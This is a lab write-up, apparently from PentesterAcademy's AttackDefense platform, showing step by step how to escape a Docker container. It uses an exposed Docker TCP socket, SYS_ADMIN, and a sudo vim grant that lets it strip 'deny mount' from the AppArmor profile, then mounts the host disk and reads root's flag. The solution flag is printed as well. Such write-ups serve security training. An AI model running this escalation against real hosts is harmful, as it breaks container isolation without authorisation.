
ATTACK
DEFENSE
by PentesterAcademy

Name	Privilege Escalation I (AppArmor)
URL	https://attackdefense.com/challengedetails?cid=1836
Type	Privilege Escalation : AppArmor

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

The student user access is provided on a Docker host. The Docker daemon is using a TCP socket and only restricted functionality is exposed to non-root users. The AppArmor profiles are also deployed to confine the containers. The flag is kept in the home directory of the root user of the Docker host.

Objective: Elevate access and retrieve the flag!

Solution:

Step 1: Check the sudo privileges granted to the user.

Command: sudo -l

```
student@localhost:~$ sudo -l
Matching Defaults entries for student on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on localhost:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/tail -f /var/log/audit/audit.log
    (root) NOPASSWD: /sbin/apparmor_parser -r docker
    (root) NOPASSWD: /usr/bin/vim docker
student@localhost:~$
```

Step 2: Check the listening sockets on the machine.

Command: netstat -tlpn

```
student@localhost:~$ netstat -tlpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2375                 :::*                    LISTEN      -
student@localhost:~$
```

Step 3: It is mentioned in the challenge statement that Docker daemon is listening on TCP port. Port 22 belongs to the SSH server so the Docker socket is running on TCP port 2375. Set DOCKER_HOST variable

Command: export DOCKER_HOST=localhost:2375

```
student@localhost:~$ export DOCKER_HOST=localhost:2375
```

Step 4: List the containers running on the host.

Command: docker ps

```
student@localhost:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
1664c45a8ada        modified-ubuntu     "bash"              3 minutes ago       Up 3 minutes                            lucid_germain
student@localhost:~$
```

Step 5: Open another terminal (T2) and run tail on audit.log file. Also apply a filter to only view apparmor logs.

Command: sudo /usr/bin/tail -f /var/log/audit/audit.log | grep apparmor

```
student@localhost:~$ sudo /usr/bin/tail -f /var/log/audit/audit.log | grep apparmor
```

Step 6: After trying to perform various operations on the docker, eventually it will be clear that only exec command is allowed by custom docker firewall. So, exec into the running container.

Command: docker exec -it 1664c45a8ada bash

```
student@localhost:~$ docker exec -it 1664c45a8ada bash
root@1664c45a8ada:~#
```

Step 7: Check the capabilities granted to the Docker container.

Command: capsh --print

```
root@1664c45a8ada:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_
chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_s
ys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@1664c45a8ada:~#
```

The container has multiple capabilities but mainly also has SYS_ADMIN capability that allows the user to perform multiple privileged operations.

Step 8: Check the storage devices (disks) available on this machine.

Command: fdisk -l

```
root@1664c45a8ada:~# fdisk -l
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@1664c45a8ada:~#
```

One can observe that a disk of the host is attached to the container and is mounted at /dev/sda.

Step 9: Try to mount it on /tmp directory

Command: mount /dev/sda /tmp/

```
root@1664c45a8ada:~# mount /dev/sda /tmp/
mount: /tmp: cannot mount /dev/sda read-only.
root@1664c45a8ada:~#
```

The attempt failed. As the container had the capability to perform this action, this is highly likely that the apparmor has blocked this action.

Step 10 Check the logs appearing from audit.log file in terminal T2.

```
type=AVC msg=audit(1588071753.616:584): apparmor="AUDIT" operation="open" profile="docker" name="/run/mount/utab" pid=973 comm="mount" requeste
d_mask="wrc" fsuid=0 ouid=0
type=AVC msg=audit(1588071753.628:585): apparmor="DENIED" operation="mount" info="failed flags match" error=-13 profile="docker" name="/tmp/" p
id=973 comm="mount" fstype="ext4" srcname="/dev/sda"
type=AVC msg=audit(1588071753.632:586): apparmor="DENIED" operation="mount" info="failed flags match" error=-13 profile="docker" name="/tmp/" p
id=973 comm="mount" fstype="ext4" srcname="/dev/sda" flags="ro"
```

It is clear from the logs that apparmor has denied the mount operation for “docker” profile.

Step 11: Change to apparmor profile directory and open the docker profile file using vim.

Commands:
cd /etc/apparmor.d/
sudo vim docker

```
student@localhost:~$ cd /etc/apparmor.d/
student@localhost:/etc/apparmor.d$
student@localhost:/etc/apparmor.d$ sudo vim docker
student@localhost:/etc/apparmor.d$
```

In the profile file, the mount operation is denied.

```
profile docker flags=(attach_disconnected,mediate_deleted) {
  network,
  capability,
  file,
  umount,
  deny mount,
  deny /sys/[^f]*/** wklx,
  deny /sys/f[^s]*/** wklx,
  deny /sys/fs/[^c]*/** wklx,
  deny /sys/fs/c[^g]*/** wklx,
  deny /sys/fs/cg[^r]*/** wklx,
  deny /sys/firmware/efi/efivars/** rwklx,
  deny /sys/kernel/security/** rwklx,
  # suppress ptrace denials when using 'docker ps' or using 'ps' inside a container
  ptrace (trace,read) peer=docker-default,
}
```

Remove the “deny” string from the line. So, after modification the profile should appear as shown in the screenshot below:

```
profile docker flags=(attach_disconnected,mediate_deleted) {
  network,
  capability,
  file,
  umount,
  mount,
  deny /sys/[^f]*/** wklx,
  deny /sys/f[^s]*/** wklx,
  deny /sys/fs/[^c]*/** wklx,
  deny /sys/fs/c[^g]*/** wklx,
  deny /sys/fs/cg[^r]*/** wklx,
  deny /sys/firmware/efi/efivars/** rwklx,
  deny /sys/kernel/security/** rwklx,
  # suppress ptrace denials when using 'docker ps' or using 'ps' inside a container
  ptrace (trace,read) peer=docker-default,
}
~
```

Step 12: Reload the apparmor profile.

Command: sudo apparmor_parser -r docker

```
student@localhost:/etc/apparmor.d$ sudo apparmor_parser -r docker
student@localhost:/etc/apparmor.d$
```

Step 13: Now try to mount the disk again.

Command: mount /dev/sda /tmp/

```
root@1664c45a8ada:~# mount /dev/sda /tmp/
root@1664c45a8ada:~#
```

This time the operation succeeded.

Step 14: Retrieve the flag from the home directory of the root user.

Command: cat /tmp/root/flag

```
root@1664c45a8ada:~# cat /tmp/root/flag
a9a9bd74ce2bdb3ca85d44a9c0ed776a
root@1664c45a8ada:~#
```

Flag: a9a9bd74ce2bdb3ca85d44a9c0ed776a

References:

- AppArmor man page (http://manpages.ubuntu.com/manpages/bionic/man7/apparmor.7.html) (http://manpages.ubuntu.com/manpages/bionic/man5/apparmor.d.5.html)
- Beginning AppArmor profile development (https://ubuntu.com/tutorials/beginning-apparmor-profile-development)